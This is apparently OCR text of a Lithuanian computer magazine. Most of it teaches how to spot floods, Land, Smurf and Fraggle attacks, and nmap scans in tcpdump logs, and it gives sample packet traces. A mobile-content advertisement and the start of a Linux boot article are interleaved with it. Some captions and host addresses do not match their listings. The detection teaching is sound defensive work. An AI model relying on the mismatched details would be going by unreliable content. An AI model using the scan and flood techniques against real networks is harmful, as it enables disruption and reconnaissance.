data-seqno — aprašo duomenis, kurie pakete saugomi štai tokiu formatu: *first:last(nbytes)*, kur *first* ir *last* — pirmojo ir paskutinio paketo baito sekos numeriai, o *nbytes* — duomenų baitų kiekis. Jeigu *nbytes* parametras lygus nuliui, tai *first* ir *last* sutampa.

ack — kitas iš eilės sekos numeris (ISN + 1).

window — lango dydis.

urgent — parodo, kad pakete siunčiami skubūs duomenys (vėliavėlė URG).

options — čia gali būti nurodomi papildomi duomenys, pavyzdžiui, *<mss 1024>* (maksimalus segmento dydis).

2. UDP paketai

```
src.port > dst.port: udp nbytes
```

udp — žymė, parodanti tai, jog vyksta UDP paketų analizė.

nbytes — UDP pakete perduodamų duomenų baitų kiekis.

3. ICMP paketai

```
src > dst: icmp: type
```

icmp — žymė, identifikuojanti ICMP tipo paketą.

type — ICMP pranešimo tipas, pavyzdžiui, *echo request* arba *echo reply*.

[Mokomės „tcpdump" listinguose atpažinti atakas] Kai kurios tinklinės atakų ir įsilaužimo aptikimo sistemos (NIDS) naudoja *tcpdump* sukurtus protokolavimo žurnalus, tačiau dabar mes pasimokysime savarankiškai *tcpdump* listinguose atpažinti pagrindinius atakų tipus.

Pirmajame paveikslėlyje parodytas *tcpdump* listingas, kuriame užfiksuota *SYN Flood DoS* ataka prieš tinklo mazgą, kurio IP adresas 172.23.115.22. Apie tai byloja daugybė SYN užklausų į vieną jungtį (80/tcp) per labai trumpą laiko tarpą (dešimtys užklausų per vieną ir tą patį laiką: 13:15:11.580126).

Antrajame paveikslėlyje užfiksuota paskirstyta *DoS* ataka (*DDoS*) *ICMP flooding* (*flood ping*). Iš pirmojo žvilgsnio galima pagalvoti, kad tai paprasčiausias tam tikro tinklo mazgo pinginimas, kadangi čia tiesiog priimami *ICMP echo request* pranešimai, o vietoje atsakymo į juos siunčiami *ICMP echo reply* pranešimai.

Labai jau didelis užklausų kiekis per tokį trumpą laiko tarpą, be to, visos šios užklausos ateina iš skirtingų IP adresų.

Trečiajame paveikslėlyje matosi, kad IP adresai ir siuntėjo bei gavėjo jungtys sutampa — tai akivaizdus *Land* atakos požymis. *Land* užklausų antplūdis sukelia užsiciklinimą, gali atakuojamą mazgą visiškai išvesti iš rikiuotės. Ilgokai buvo manoma, jog ši ataka kartu su pasenusiomis sistemomis galutinai iškeliavo istorijos užmarštin, tačiau viso pasaulio *bugtraq'ai* ne taip senai pranešė, jog aptikta galimybė atlikti *Land* ataką prieš *Windows Server 2003* ir *Windows XP SP2* sistemas. Derėtų pastebėti, jog egzistuoja kelios šios atakos modifikacijos, pavyzdžiui, *Latierra* — kuomet paketai siunčiami vienu metu į iš karto keletą jungčių.

Ketvirtajame paveikslėlyje galima pastebėti daugybę bandymų užmegzti TCP susijungimus su skirtingomis tinklo mazgo 172.23.115.22 jungtimis. Daugelis įrašų atrodo štai taip:

```
12:00:17.899408 eth0 < 192.168.10.35.2878 > 172.23.115.22.340: S 3477705342:3477705342 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.340 > 192.168.10.35.2878: R 0:0 (0) ack 3477705343 win 0 (DF)
```

Pirmojoje eilutėje perduodama TCP SYN užklausa, o antrojoje vietoje atsakymo išsiunčiami TCP RST paketai — tai byloja apie tai, kad prisijungti prie šios jungties neįmanoma. Listinge taip pat galima rasti tokią įrašų grandinę:

```
12:00:17.899408 eth0 < 192.168.10.35.2879 > 172.23.115.22.ssh: S 3477765723:3477765723 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.ssh > 192.168.10.35.2879: S 3567248280:3567248280 (0) ack 3477765724 win 5840 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 < 192.168.10.35.2879 > 172.23.115.22.ssh: . 1:1(0) ack 1 win 64240 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2879 > 172.23.115.22.ssh: R 3477765724:3477765724(0) win 0 (DF)
```

Čia viskas analogiškai: pirmoje eilutėje į mazgo *ssh* jungtį (*22/tcp*) perduodama SYN užklausa. Po to kitoje eilutėje parodyta, jog mazgas 172.23.115.22 išsiunčia atsakymą su nurodytomis vėliavėlėmis SYN ir ACK, tuo pačiu TCP paketo antraštėje *Acknowledgment Number* lauko reikšmė padidinta vienetu (3477765723+1). Trečioje eilutėje mazgas 192.168.10.35 patvirtina atsakymo gavimą. O paskutinėje eilutėje susijungimą nutraukia mazgas 192.168.255.20, kuris pasiunčia RST. Taip trigubas TCP rankos paspaudimas (*TCP three-way handshake*) nebuvo atliktas korektiškai. Ketvirtame paveikslėlyje užfiksuotas 172.23.115.22 mazgo skenavimas.

Labai tikėtina, jog čia dirba *nmap* skeneris (su nurodyta vėliavėle *-sT*), kadangi jungčių, į kurias ateina užklausos, numeriai nėra didinami nuosekliai vienetu, kaip tai daro daugelis kitų skenerių, o visiškai atsitiktiniu būdu (nors taip elgtis moka ne vien tik *nmap*).

Penktajame paveikslėlyje pateiktas listingas panašus į ankstesnį. Į mazgą 172.20.100.100 atkeliauja SYN užklausos, o aptikus uždarą jungtį vietoje atsakymo siunčiami paketai su RST vėliavėle. Tačiau reakcija į atviras jungtis skiriasi nuo prieš tai pateikto listingo:

```
12:44:17.899408 eth0 < 192.168.99.200.2879 > 172.20.100.100.http: S 1045782751:1045782751 (0) win 4096
12:00:17.899408 eth0 > 172.20.100.100.http > 192.168.99.200.2879: S 2341745720:2341745720 (0) ack 1045782752 win 5840 <mss 1460> (DF)
12:00:17.899408 eth0 < 192.168.99.200.2879 > 172.20.100.100.http: R 1045782752:1045782752 (0) win 0
```

Pastebėtina, jog vietoje atsakymo į SYN užklausą grąžinamas paketas su nustatytomis vėliavėlėmis SYN ir ACK, po ko susijungimas nutraukiamas pasiunčiant vėliavėlę RST. Tai reiškia, jog trijų etapų rankos paspaudimas nebuvo pilnai atliktas — vadinasi, 172.20.100.100 mazgo jungtys skenuojamos neužbaigto atviro seanso (*half-open scanning*) arba, kaip jį dar vadina, slapto (*stealth*) TCP SYN skenavimo metodu (*nmap* vėliavėlė *-sS*).

Šeštajame paveikslėlyje pateiktame listinge į skirtingas jungtis atkeliauja UDP paketai, kuriuose duomenų kiekis lygus 0. Tai akivaizdus požymis, jog šiuo metu vykdomas UDP skenavimas. Jeigu jungtis uždaryta, tai mazgas išsiunčia ICMP pranešimą *port unreachable*. Jeigu toks pranešimas nėra išsiunčiamas, tai reiškia, jog jungtis yra atidaryta.

Pastebėsiu, jog 0 duomenų baitų UDP skenavimo metu siunčia *nmap* skeneris (su nurodyta vėliavėle *-sU*), o kiti skeneriai gali išsiųsti didesnį duomenų baitų kiekį. Pavyzdžiui, *Xspider* kiekviename pakete siunčia 3 baitus.

Listinge gali būti daug užklausų, kuriose nėra nurodyta nė viena vėliavėlė (*flags* lauke yra taškas), pavyzdžiui:

```
12:00:17.899408 eth0 < 192.168.10.35.2886 > 172.23.115.22.865: S 3478124319:3478124319 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.865 > 192.168.10.35.2886: R 0:0 (0) ack 3478124320 win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2887 > 172.23.115.22.1351: S 3478178435:3478178435 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.1351 > 192.168.10.35.2887: R 0:0 (0) ack 3478178436 win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2888 > 172.23.115.22.2885: S 3478222929:3478222929 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.2885 > 192.168.10.35.2888: R 0:0 (0) ack 3478222930 win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2889 > 172.23.115.22.5716: S 3478301576:3478301576 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.5716 > 192.168.10.35.2889: R 0:0 (0) ack 3478301577 win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2890 > 172.23.115.22.2889: S 3478361194:3478361194 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.2889 > 192.168.10.35.2890: R 0:0 (0) ack 3478361195 win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2891 > 172.23.115.22.657: S 3478396528:3478396528 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.657 > 192.168.10.35.2891: R 0:0 (0) ack 3478396529 win 0 (DF)
```

Pav.5. Slaptas (*stealth*) TCP SYN skenavimas

```
File  Sessions  Settings  Help
10:00:18.520602 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3477765723:3477765723 (0) win 64240 (DF)
10:00:19.142510 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3477800253:3477800253 (0) win 64240 (DF)
10:00:19.764397 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3477835208:3477835208 (0) win 64240 (DF)
10:00:20.389106 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3477875612:3477875612 (0) win 64240 (DF)
10:00:21.018881 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3477940389:3477940389 (0) win 64240 (DF)
10:00:21.648711 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3478019894:3478019894 (0) win 64240 (DF)
10:00:22.278660 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3478062291:3478062291 (0) win 64240 (DF)
10:00:22.908522 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3478124319:3478124319 (0) win 64240 (DF)
10:00:23.538469 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3478178435:3478178435 (0) win 64240 (DF)
10:00:24.168345 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3478222929:3478222929 (0) win 64240 (DF)
10:00:24.798246 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3478301576:3478301576 (0) win 64240 (DF)
10:00:25.428132 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3478361194:3478361194 (0) win 64240 (DF)
```

Pav.6. UDP skenavimas

```
02:12:59.899408 eth0 < 10.15.100.6.41343 > 192.168.2.4.30310: .
971654054:971654054(0) win 2048
02:12:59.899408 eth0 > 192.168.2.4.30310 > 10.15.100.6.41343: R 0:0(0) ack
971654054 win 0 (DF)
02:12:59.899408 eth0 < 10.15.100.6.41343 > 192.168.2.4.275: .
971654054:971654054(0) win 3072
```

Tai nėra normali būsena, nes atliekamas *null* skenavimas (*nmap* vėliavėlė *-sN*).
FIN skenavimą (*nmap* vėliavėlė *-sF*) lengva aptikti pagal daugybę gaunamų paketų su nurodyta vėliavėle FIN:

```
04:17:40.580653 eth0 < 192.168.10.35.46598 > 172.23.115.22.ftp: F 1918335677:
1918335677(0) win 2048
04:17:40.580653 eth0 < 192.168.10.35.46599 > 172.23.115.22.ftp: F 1918337777:
1918337777(0) win 3072
```

Skenavimas „kalėdinės eglutės" principu (TCP Xmas Tree scan, nmap vėliavėlė -sX) nustatomas pagal daugybę užklausų su nurodytomis vėliavėlėmis FIN, URG ir PUSH. Jeigu jungtis uždaryta, tai vietoje atsakymo siunčiamas paketas su vėliavėle RST:

```
03:22:46.960653 eth0 < 192.168.10.35.55133 > 172.23.115.22.19150: FP
1308848741:1308848741(0) win 2048 urg 0
03:22:46.960653 eth0 > 172.23.115.22.19150 > 192.168.10.35.55133: R 0:0(0)
ack 1308848741 win 0 (DF)
03:22:46.960653 eth0 < 192.168.10.35.55133 > 172.23.115.22.smtp: FP
1308848741:1308848741(0) win 3072 urg 0
```

Taip pat egzistuoja skenavimas su ACK paketais (*nmap* vėliavėlė *-sA*). Šis metodas naudojamas, siekiant išsiaiškinti ugniasienės taisykles. Į skenuojamo mazgo jungtis siunčiami paketai su nurodyta ACK vėliavėle. Jeigu vietoje atsakymo gaunami paketai su RST vėliavėle, tai jungtys klasifikuojamos kaip ugniasienės nefiltruojamos (*unfiltered*). Jeigu negaunamas joks atsakymas, jungtis laikoma filtruojama (*filtered*). Siekdamas patvirtinimo, skeneris užklausą siunčia du kartus, o *tcpdump* listingas tokiu atveju atrodo maždaug taip:

```
13:44:46.361688 eth0 < 192.168.91.130.56528 > 172.18.10.23.30310: .
1114201130:1114201130(0) ack 0 win 2048
13:44:46.361688 eth0 > 172.18.10.23.30310 > 192.168.91.130.56528: R 0:0(0)
win 0 (DF)
13:44:46.361688 eth0 < 192.168.91.130.56528 > 172.18.10.23.275: .
1114201130:1114201130(0) ack 0 win 3072
13:44:46.361688 eth0 >172.18.10.23.275 > 192.168.91.130.56528: R 0:0(0) win 0 (DF)
13:44:46.361688 eth0 < 192.168.91.130.56528 > 172.18.10.23.nntp: .
1114201130:1114201130(0) ack 0 win 2048
```

Septintame paveikslėlyje parodyta *Smurf* ataka. Hakeris į 172.23.115.0 tinklą aukos (192.168.10.1) vardu siunčia transliuojančią (*broadcasting*) ICMP užklausą (*echo request*). Kiekvienas transliuojančią užklausą gavęs tinklo kompiuteris (*listinge parodytas tik mazgas* 172.23.115.1) *generuoja* atsakymą (*echo reply*) aukos adresu, dėl ko ir sukeliamas atsisakymas aptarnauti (*Denial of Service — DoS*). Periodinis užklausos pakartojimas leidžia kartoti ataką prieš tinklo mazgą 192.168.10.1. *Tcpdump* po sąsajos pavadinimo (*eth0*) su *B* opcija perspėja, jog vyksta transliuojančios užklausos priėmimas. Yra viena *Smurf* atakos atmaina, kuri vadinasi *Fraggle* (skeveldrinė granata), kurioje naudojamas UDP, o ne ICMP protokolas:

```
08:34:18.899408 eth0 B 192.168.10.22.34904 > 172.23.115.255.echo: udp 64
08:34:18.899408 eth0 > 172.23.115.255.echo > 192.168.10.22.34904: udp 64
08:34:18.520602 eth0 B 192.168.10.22.34904 > 172.23.115.255.echo: udp 64
```

Atakuojantysis suklastotus UDP paketus siunčia į transliuojantį sustiprinančio tinklo adresą (paprastai į *echo* jungtį *7/udp*). Kiekviena tinklo sistema, kurioje leidžiama atsakinėti į *echo* paketus, grąžina atsakymą sistemai-aukai, dėl ko bus sugeneruota daug tinklo srauto.
Kartais ateinančiuose paketuose gali būti nurodytos nestandartinės vėliavėlių kombinacijos, pavyzdžiui, viena kitai prieštaraujančios vėliavėlės SF (SYN+FIN), kur SYN užmezga ryšį, o FIN jį nutraukia. Taip pat gali būti nurodytos rezervinės vėliavėlės [ECN-*Echo*, CWR] ir iš eilės einančios FIN vėliavėlės be prieš tai buvusių SYN. Pavyzdžiui:

```
11:16:22:899931 eth0 < 192.168.10.35.2879 > 172.23.115.22.491: SF
3477765723:3477765723 (0) win 1024
11:16:22:899931 eth0 < 192.168.10.35.2880 > 172.23.115.22.1351: S [ECNE-
cho,CWR] 3477800253:3477800253 (0) win 4096
11:16:22:899931 eth0 < 192.168.10.35.2881 > 172.23.115.22.2880: SFR
3477835208:3477835208 (0) win 4096
```

Tokias užklausas piktavalis gali panaudoti dviem tikslais. Visų pirma, nestandartinės vėliavėlių kombinacijos gali išvesti tinklo mazgą iš rikiuotės arba taip leisti apeiti atakų aptikimo sistemas ir ugniasienes. Antra, nestandartinės vėliavėlės naudojamos tinklo mazgo OS identifikuoti. Skirtingos operacinės sistemos skirtingai reaguoja į RFC standartus neatitinkančius paketus — šias galimybes praktikuoja *nmap*, *queso* ir kiti įrankiai.

```
23:45:18.520602 eth0 < 172.31.200.
23:45:18.520602 eth0 > 172.23.115.
23:45:19.142510 eth0 < 192.168.13.
23:45:19.142510 eth0 > 172.23.115.
23:45:19.764397 eth0 < 10.0.2.13
23:45:19.764397 eth0 > 172.23.115.
23:45:20.389106 eth0 < 192.168.10.
23:45:20.389106 eth0 > 172.23.115.
23:45:21.018881 eth0 < 10.16.0.115
23:45:21.018881 eth0 > 172.23.115.
23:45:21.648711 eth0 < 192.168.1.1
23:45:21.648711 eth0 > 172.23.115.
23:45:22.278660 eth0 < 10.0.2.13
23:45:22.278660 eth0 > 172.23.115.
23:45:22.908522 eth0 < 172.31.200.
```

Pav.7. *Smurf* ataka

ŠVENTINĖS

JINGLE BELLS	5410092110
WE WISH YOU A MERRY CHRISTMAS	5410092118
GEORGE MICHAEL - Last Christmas	5410091245
SLADE - Merry Christmas Everybody	5410091243
JOHN LENNON - Christmas Song	5410091242
V LESU RODILAS JOLOCHKA	5410092113
WHITE X-MAS	5410092119
JOHN LENNON - Happy X-mas	5410092117
AVE MARIJA	5410092115

MELODIJŲ TOP 10

1 CRAZY FROG - Axel F	5410091805
2 BENASSI BROS - Every Single Day	5410092042
3 MICHAIL KRUG - Vladimirskij central	5410091226
4 MADONNA - Hung Up	5410092101
5 FAKTOR-2 - Krasavica	5410091605
6 SERIOGA - Chiornyj bumer	5410091061
7 YVA - Paukštelis	5410091534
8 CRAZY FROG - Popcorn	5410091910
9 TV - OGIS IR TARAKONAI	5410091062
10 ŽILVINAS ŽVAGULIS - Faina faina	5410091786

TV šou KELIAS Į ŽVAIGŽDES

ANDRIUS - Mes vyrai	5410092010
ANDRIUS - Nesek sau rožės prie kasų	5410092090
DANGĖ - Aš atėjau ir išeinu	5410092098
DANGĖ & DONATA - Blogoms mergaitėms viskas	5410092018
DONATA - Paparapa	5410092084
HAROLDAS - Ramunė balta	5410092093
MINO & VILIJA - Vivo per lei	5410092094
RAKETA - Į klubą	5410092059
RAKETA - Mūsų tai neliečia	5410091968
RULĖ - Pabučiuok, argi gaila	5410092104
RULĖ - Pažiurėk į mane pupite	5410092080
SIGITA - Dar ne kartą	5410092105
SIGITA - Spalvos	5410092081
VILIJA - Kvailys	5410092088
VILIJA - Spjaudau ir gaudau	5410091992
VUDIS - Du kart du	5410092061
VUDIS - Kur bebūtum tu	5410092106
VUDIS - Laimingas	5410092082

TV šou DANGUS

DANGAUS ŽVAIGŽDĖS - Dangus	5410092017
VAIDAS - Myliu	5410092060
RASA - Medžiai be lapų	5410092079

POPULIARIOS

ANASTACIA - Welcome To My Truth	5410091377
BASEMENT JAXX - Good Luck	5410091378
BENNY BENASSI - Illusion	5410091379
BOB MARLEY - No woman no cry	5410091380
BON JOVI - Its My Life	5410091381
BRITNEY SPEARS - Overprotected	5410091382
EVANESCENCE - My Immortal	5410091383
EROS RAMAZZOTTI - La Nostra Vita	5410092109
AC-DC - Thunderstruck	5410091465
ATB - Let You Go	5410091466
AVENTURA - Obsesion	5410091467
SUGABABES - Push The Button	5410092069
TATU - All About us	5410092070
DAVID GUETTA - In Love with My Myself	5410092116
ALANIS MORISSETTE - Crazy	5410092095
RAMMSTEIN - Benzin	5410092078
AMY DIAMOND - Welcome To The City	5410092041
HIM - The Wings Of A Butterfly	5410091980
REFLEX - Tancy	5410091988
THE RASMUS - No Fear	5410091960
JUANES - La Camisa Negra	5410091964
GLOBAL DEEJAYS - What a Feeling	5410091893
GROOVE COVERAGE - Poison	5410091894
GWEN STEFANI - Hollaback Girl	5410091895
JIMMY SOMMERVILLE - I Will Always Be Around	5410091897
DEPECHE MODE - Precious	5410091978
GORILLAZ - Dare	5410091979
SEPTEMBER - Satellites	5410091953
MUSTAFA SANDAL - All My Life	5410091901
SHAKIRA - La Tortura	5410091887
ARASH - Boro boro	5410091840
VANILLA NINJA - Cool Vibes	5410091808

LIETUVIŠKOS

BAVARIJA - Be ribų	5410092091
ONSA - Don't Let Me Die	5410092067
SKAMP - L'attente	5410092033
G&G SINDIKATAS - Pasaka apie du brolius	5410092036
DELFINAI - Ačiū tau	5410092043
NEO - Tavo delne	5410092049
S. DONSKOVAS - Ar vien tik dėl to	5410092051
MILANA - Mylėk karštai	5410092111
ŽILVINAS ŽVAGULIS - Laisvo oro direktorius	5410091993
ŽAS - Aš ne toks	5410091994
YVA - Būki su manim	5410091948
TABU - Maža širdelė	5410091954
DŽORDANA - Nebenoriu laukti	5410091882
KENTAS - Jammin	5410091884
AMBERLIFE - Take Me	5410091855
JURGA - Nebijok	5410091856
SKAMP - Under the Sun	5410091857
69 DANGUJE - 9 danguj	5410092107
TAJA - Saulė	5410091990
E. KUČINSKAS - Lai, lai angelai	5410091760
BAVARIJA - Saulė, saulė danguje	5410092073
MANTAS - Gyvenam kartą	5410092074
GELTONA - Mariana	5410092092
ATLANTA - Žalios mėtos	5410092012
JURGA - Saulė vandeny	5410092056
KASTANEDA - Argentina	5410092057
POLIKLINIKA - Marijonai, kodėl tu užkimai?	5410092058

MONOTONINĖ
1. Rašyk žinutę su: M ir kodu: pvz.: M5410092110, draugui: M5410092110 370699XXXXX
2. Siųsk numeriu: 1390

POLIFONINĖ WAP/GPRS
1. Rašyk žinutę su: P ir kodu: pvz.: P5410092110, draugui: P5410092110 370699XXXXX
2. Siųsk numeriu: 1390

MELODIJOS MONOTONINĖS: NOKIA: visiems modeliams
MELODIJOS POLIFONINĖS: NOKIA, SAMSUNG, MOTOROLA, SIEMENS, SONY-ERICSSON, LG, PANASONIC: su WAP nustatymais

2 Lt

ANIMACIJA — 2 Lt

W5410091020, W5410091055, W5410091047, W5410091034, W5410091063, W5410091051, W5410091028, W5410091050, W5410091049

1. Rašyk žinutę su kodu: Pvz.: W5410091020 **WAP/GPRS**
   Draugui: W5410091020 370699XXXXX
2. Siųsk numeriu: 1390

NOKIA: 2600, 2650, 3100, 3108, 3120, 3128, 3200, 3220, 3230, 3510i, 3530, 3660, 5100, 5140, 6020, 6021, 6030, 6101, 6108, 6170, 6220, 6230, 6260, 6600, 6610i, 6620, 6630, 6670, 6680, 6681,6810, 6820, 6822, 7200, 7250, 7250i, 7270, 7610, 7650, 9300, 9500, N-Gage, N-GageQD. **SIEMENS:** A60, A62, A65, A75, Ax75, C62, CF75, CL75, CX65, CX70, CX75, CFX65, CXT65, E700, E800, M55, M75, MC60, S65, SF65, SK65, SP65, ST55, SI60, V500, V560, X100, X120, X600, X640, **MOTOROLA:** MOT-C350. **SONY-ERICSSON:** T610, T630

JAVA ŽAIDIMAI — 7 Lt

PIZZA MAGNATE

J5410091096

Ekonominė strategija tavo telefone! Galite išbandyti savo jėgas kurdami picerijos verslą, samdydami darbuotojus, išradinėdami naujas picas ir dar daug daugiau šitame nuostabiame žaidime!

REAL BILLIARDS

J5410091105

Biliardas - tai puikus laiko praleidimas, tiek vienam, tiek su draugais. Dabar šis nuostabus laiko praleidimo būdas gali būti su jumis visada, kad ir kur bebutumėte. 15 žaidimo versijų viename kaip pvz: 6 kamuoliukai, rusiškas biliardas, piramidė ir daugelis kitų...

REAL SOCCER 2005

J5410091106

Tai tikras futbolas tavo mobiliajame telefone, geriausių sarašas, jums reiks kopti karjeros laiptais, galimybė išsaugoti geriausių smūgių vaizdo įrašus. 3 žaidimo galimybės:
1) Atsitiktinis žaidimas su įvairiomis komandomis
2) Žaidimas pasirinkus savo ir priešo komandą
3) Ir čempionatas.

žaidimas / telefono modelis	PIZZA MAGNATE	REAL BILLIARDS	REAL SOCCER 2005
NOKIA:	2650, 3100, 3105, 3108, 3120, 3125, 3200, 3220, 3205, 3300, 3510i, 3530, 3586i, 3595, 3650, 3660, 5100, 5140, 6100, 6108, 6110, 6170, 6200, 6220, 6225, 6230, 6255, 6260, 6585, 6610, 6610i, 6650, 6651, 6600, 6630, 6800, 6810, 6820, 7200, 7210, 7250, 7250i, 7260, 7600, 7610, 7650, 8910i, N-Gage, N-Gage-QD	2650, 3100, 3105, 3108, 3120, 3125, 3200, 3220, 3205, 3300, 3510i, 3530, 3586i, 3595, 3650, 5100, 5140, 6100, 6108, 6110, 6200, 6220, 6225, 6230, 6585, 6610, 6610i, 6650, 6651, 6600, 6630, 6800, 6810, 6820, 7200, 7210, 7250, 7250i, 7260, 7650, 8910i, N-Gage, N-Gage-QD	2650, 3100, 3105, 3108, 3120, 3125, 3200, 3220, 3205, 3300, 3510i, 3530, 3586i, 3595, 3650, 5100, 5140, 6100, 6108, 6110, 6200, 6220, 6225, 6230, 6260, 6585, 6610, 6610i, 6650, 6651, 6600, 6630, 6800, 6810, 6820, 7200, 7210, 7250, 7250i, 7260, 7600, 7610, 7650, 8910i, N-Gage, N-Gage-QD
MOTOROLA:	C370, C375, C380, C450, C550,C650, E398, E550, T720, T720i, T722, T722i, T725, V80, V180, V188, V220, V300, V400, V500, V550, V535, V551, V545, V555, V600, V620	C370, C375, C380, C450, C550, C650, E398, E550, T720, T720i, T722, T722i, T725, V80, V180, V188, V220, V300, V400, V500, V550, V535, V551, V545, V555, V600, V620	C370, C375, C380, C450, C550, C650, E398, E550, T720, T720i, T722, T722i, T725, V80, V180, V188, V220, V300, V400, V500, V550, V535, V551, V545, V555, V600, V620
LG:	G1100, G1600, G1610, G5400, G5500, G7000, G7020, G7030, G7050, G7100, G7210	F2100, G1100, G1600, G5400, G5500, G7000A, G7020, G7030, G7050, G7100,	F2100, G1100, G1600, G1610, G5310, G5400, G5500, G7000, G7000A, G7020, G7030, G7050, G7100, G7210
SAMSUNG:	A710, C100, C110, C200, E700, E800, E820, E850, P400, S100, S300, X100, X400, X450, X460, X600, X610	A710, C100, C110, C200, E700, E800, E820, E850, P400, S100, S300, X100, X400, X450, X460, X600, X610	A710, C200, E700, E800, E820, E850, P400, S100, S300, X100, X400, X450, X460, X600, X610
SIEMENS:	C65, F62, SL65, M55, C60, CX65, CX70, M65, S65, SK65, S55, SL55, SX1	C65, F62, SL65, M55, C60, MC60, CX65, CX70, M65, S65, S55, SL55, SX1	C65, F62, SL65, M55, C60, MC60, CX65, CX70, M65, S65, SK65, S55, SL55, SX1
SONY-ERICSSON:	K500i, K500, K700, K700i, T610, T616, T618, T628, T630, Z600	K500i, K500, K700, K700i, T610, T616, T618, T628, T630, Z600	K500i, K500, K700, K700i, T610, T616, T618, T628, T630, Z600

1. Rašyk žinutę su kodu: Pvz.: J5410091096, draugui: J5410091096 370699XXXXX
2. Jei priklausai OMNITEL ar BITĖ, siųsk numeriu: 1390
   Jei priklausai TELE2, siųsk numeriu: 1399 **WAP/GPRS**

SPALVOTI PAVEIKSLĖLIAI — 2 Lt

F5410092053, F5410092058, F5410092054
F5410092076, F5410092067, F5410092038, F5410092070
F5410092015, F5410092073, F5410092014, F5410092075, F5410092078
F5410091867, F5410091230, F5410091397, F5410091321, F5410091432
F5410091016, F5410091166, F5410091168, F5410091024, F5410091250
F5410091028, F5410091173, F5410091438, F5410091288, F5410091240
F5410091505, F5410091874, F5410091693, F5410091237, F5410091344
F5410091558, F5410091787, F5410091139, F5410091462, F5410091269
F5410091631, F5410091690, F5410091243
F5410091877, F5410091674, F5410091396, F5410091716

1. Rašyk žinutę su kodu: Pvz.: F5410092076
   Draugui: F5410092076 370699XXXXX
2. Siųsk numeriu: 1390

WAP/GPRS

NOKIA, SIEMENS: su WAP nustatymais. **SAMSUNG:** D100, E100, E700, E710, P100, P400, P510, S100, S500, T500, X400, X450, D700, V100, P700 **MOTOROLA:** C350, C370, C450, C550, E380, C650, **SONY-ERICSSON:** T300, T68, T302, T306, T310, T312, T316, T230, Z200, Z208, Z500, Z600, Z608, K700c, K700i, Z1010

LOGOTIPAI

L5410091089, L5410091325, L5410091289
L5410091276, L5410091277, L5410091279
L5410091326, L5410091018, L5410091020
L5410091341, L5410091047, L5410091101
L5410091431, L5410091371, L5410091312
L5410091012, L5410091430, L5410091366
L5410091026, L5410091420, L5410091216

1. Rašyk žinutę su kodu: Pvz.: L5410091089, draugui: L5410091089 370699XXXXX **2 Lt**
2. Siųsk numeriu: 1390 NOKIA: visiems modeliams

ATVIRUKAI

A5410091188, A5410091041, A5410091192
A5410091194, A5410091017, A5410091197
A5410091379, A5410091345, A5410091292
A5410091338, A5410091380, A5410091298
A5410091373, A5410091335, A5410091210
A5410091339, A5410091372, A5410091368
A5410091230, A5410091128, A5410091300

1. Rašyk žinutę su kodu: Pvz.: A5410091188, draugui: A5410091188 370699XXXXX **2 Lt**
2. Siųsk numeriu: 1390 NOKIA: visiems modeliams

WAP/GPRS

Įsitikinkite, kad telefone įjungta **WAP/GPRS** paslauga. Ją užsisakykite paskambinę savo operatoriui: **TELE2 - 117, OMNITEL - 1566, BITĖ GSM - 1501**. Ji tinka visiems OMNITEL, BITĖ GSM, TELE2 klientams, išskyrus EŽIO, PILDYK ir MAŽYLIO vartotojus.

info@ra7.lt

056

Pažink savo OS

AR KADA NORS SUSIMĄSTYDAVAI APIE TAI, KAS KROVIMOSI METU VYKSTA SU TAVO MĖGIAMU PINGVINU? KOKIŲ VEIKSMŲ SISTEMA IMASI TAM, KAD TU BE PAPILDOMŲ PASTANGŲ GALĖTUM ŽIŪRĖTI FILMUS, KLAUSYTIS MUZIKOS, BENDRAUTI PER IRC IR APSKRITAI DIRBTI SU OPERACINE SISTEMA? ATSAKYMUS Į ŠIUOS KLAUSIMUS TU RASI ŠIAME STRAIPSNYJE.

Išsamiai apie „Linux" krovimosi procesą



udev sistema tik neseniai pradėta naudoti Linux sistemoje. Iki tol buvo naudojama devfs, kuri, priešingai, nei udev, buvo branduolyje.

[Prologas] Kaip žinia, operacinės sistemos krovimosi procesas prasideda nuo užkrovėjo (*lilo* arba *grub*), kuriam valdymą perduoda motininės plokštės BIOS. Užkrovėjas savo ruožtu į atmintį užkrauna branduolio atvaizdą, kuris yra */boot* kataloge, ir suteikia jam visas teises. Branduolys atlieka daugybę testų ir inicializacijų, aktyvuoja tvarkykles ir paleidžia *init* procesą (PID = 1). Po to branduolys jau negali kontroliuoti tolimesnio krovimosi, todėl visa atsakomybė gula ant *init* pečių.

